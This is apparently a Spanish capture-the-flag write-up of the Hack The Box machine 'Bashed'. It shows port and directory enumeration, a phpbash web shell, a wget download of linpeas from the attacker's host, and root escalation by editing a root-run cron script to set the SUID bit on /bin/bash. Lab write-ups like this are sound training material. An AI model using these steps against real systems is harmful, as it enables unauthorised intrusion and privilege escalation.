Máquina Bashed HTB

Ping

```
┌──(jouker㉿joukerm)-[~]
└─$ ping 10.10.10.68
PING 10.10.10.68 (10.10.10.68) 56(84) bytes of data.
64 bytes from 10.10.10.68: icmp_seq=1 ttl=63 time=322 ms
64 bytes from 10.10.10.68: icmp_seq=2 ttl=63 time=152 ms
64 bytes from 10.10.10.68: icmp_seq=3 ttl=63 time=100 ms
^C
--- 10.10.10.68 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 100.449/191.730/322.315/94.744 ms

┌──(jouker㉿joukerm)-[~]
└─$
```

Solo esta el puerto 80 abierto:


```
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
```

```
┌──(jouker㉿joukerm)-[~]
└─$ whatweb 10.10.10.68
http://10.10.10.68 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.68], JQuery, Meta-Author[Colorlib], Script[text/javascript], Title[Arrexel's Development Site]
```


Hacemos fuzzing.

```
┌──(jouker㉿joukerm)-[~]
└─$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.68/ -x sh,txt,php,html -t 60 --add-slash
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68/
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,sh,txt
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php/                (Status: 403) [Size: 291]
/images/              (Status: 200) [Size: 1564]
/.html/               (Status: 403) [Size: 292]
/icons/               (Status: 403) [Size: 292]
/uploads/             (Status: 200) [Size: 14]
/php/                 (Status: 200) [Size: 939]
/css/                 (Status: 200) [Size: 1758]
/dev/                 (Status: 200) [Size: 1148]
/js/                  (Status: 200) [Size: 3165]
/config.php/          (Status: 200) [Size: 0]
/fonts/               (Status: 200) [Size: 2095]
Progress: 183617 / 1102805 (16.65%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 183669 / 1102805 (16.65%)
===============================================================
Finished
===============================================================
```


En la página encontramos esta pista extrañamente sospechos




Un poco xD de momento pero la pista real no es que este en uploads, si no que phpbash se encuentra dentro del directorio dev




No creo que podamos hacer una reverse shell habrá que intentarlo de otra forma






Encuentro la flag de usuario...




Finalmente salgo de esa Shell normal y uso una en condiciones como lo es esta. Gracias a asegurarme con python de poder realizar una reverse shell, lo he conseguido por lo que ahora voy a realizar

tratamiento de tty.



No se puede hacer mucho con scriptmanager de cosas privilegiadas por lo que voy a optar por sacar una shell con el privilegio otorgado.



Me meto en el directorio scripts, hay un archivo en python y por otra parte hay un test.txt que parece el archivo generado por python pero por algun motivo tiene de usuario root, quizás no quiere decir que el output del .py se genera el resultado como

root.

```
scriptmanager@bashed:/scripts$ dir
test.py  test.txt
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$ ls -l
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4  2017 test.py
-rw-r--r-- 1 root          root          12 May 25 11:50 test.txt
scriptmanager@bashed:/scripts$
```

Hmmm, pues no parece que el archivo creado sea especificamente con root

```
scriptmanager@bashed:/scripts$ ls -l
total 12
-rwxrwxrwx 1 scriptmanager scriptmanager 64 May 25 11:54 test.py
-rw-r--r-- 1 root          root          17 May 25 11:54 test.txt
-rw-r--r-- 1 scriptmanager scriptmanager 17 May 25 11:54 testo.txt
scriptmanager@bashed:/scripts$ cat testo.txt
pruebajk.comrootoscriptmanager@bashed:/scripts$
```

```
scriptmanager@bashed:/scripts$ rm linpeas.sh
scriptmanager@bashed:/scripts$ wget http://10.10.16.5:8080/linpeas.sh
--2025-05-25 12:09:36--  http://10.10.16.5:8080/linpeas.sh
Connecting to 10.10.16.5:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 82884 (81K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>]  80.94K   451KB/s    in 0.2s

2025-05-25 12:09:37 (451 KB/s) - 'linpeas.sh' saved [82884/82884]

scriptmanager@bashed:/scripts$ chmod 777 linpeas.sh
scriptmanager@bashed:/scripts$
```

Vale al parecer en segundo plano corría de fondo un automatizado para que root lanzase todas las tareas. Y automaticamente ya funciona.

```
-rw-r--r-- 1 scriptmanager scriptmanager
scriptmanager@bashed:/scripts$ cat test.py
import os
os.system("/bin/sh")
```

En vez de os.system /bin/bash haz un chmod u+s /bin/bash

```
scriptmanager@bashed:/scripts$ /bin/bash -p
scriptmanager@bashed:/scripts$ ls -l
total 96
-rwxrwxrwx 1 scriptmanager scriptmanager 82884 May 25 12:06 linpeas.sh
-rwxrwxrwx 1 scriptmanager scriptmanager    33 May 25 12:01 test.py
-rw-r--r-- 1 root          root             17 May 25 11:54 test.txt
-rw-r--r-- 1 scriptmanager scriptmanager    17 May 25 12:00 testo.txt
scriptmanager@bashed:/scripts$ cat test.py
import os
os.system("/bin/sh")


scriptmanager@bashed:/scripts$ nano test.py
scriptmanager@bashed:/scripts$ bash -p
bash-4.3# whoami
root
bash-4.3#
```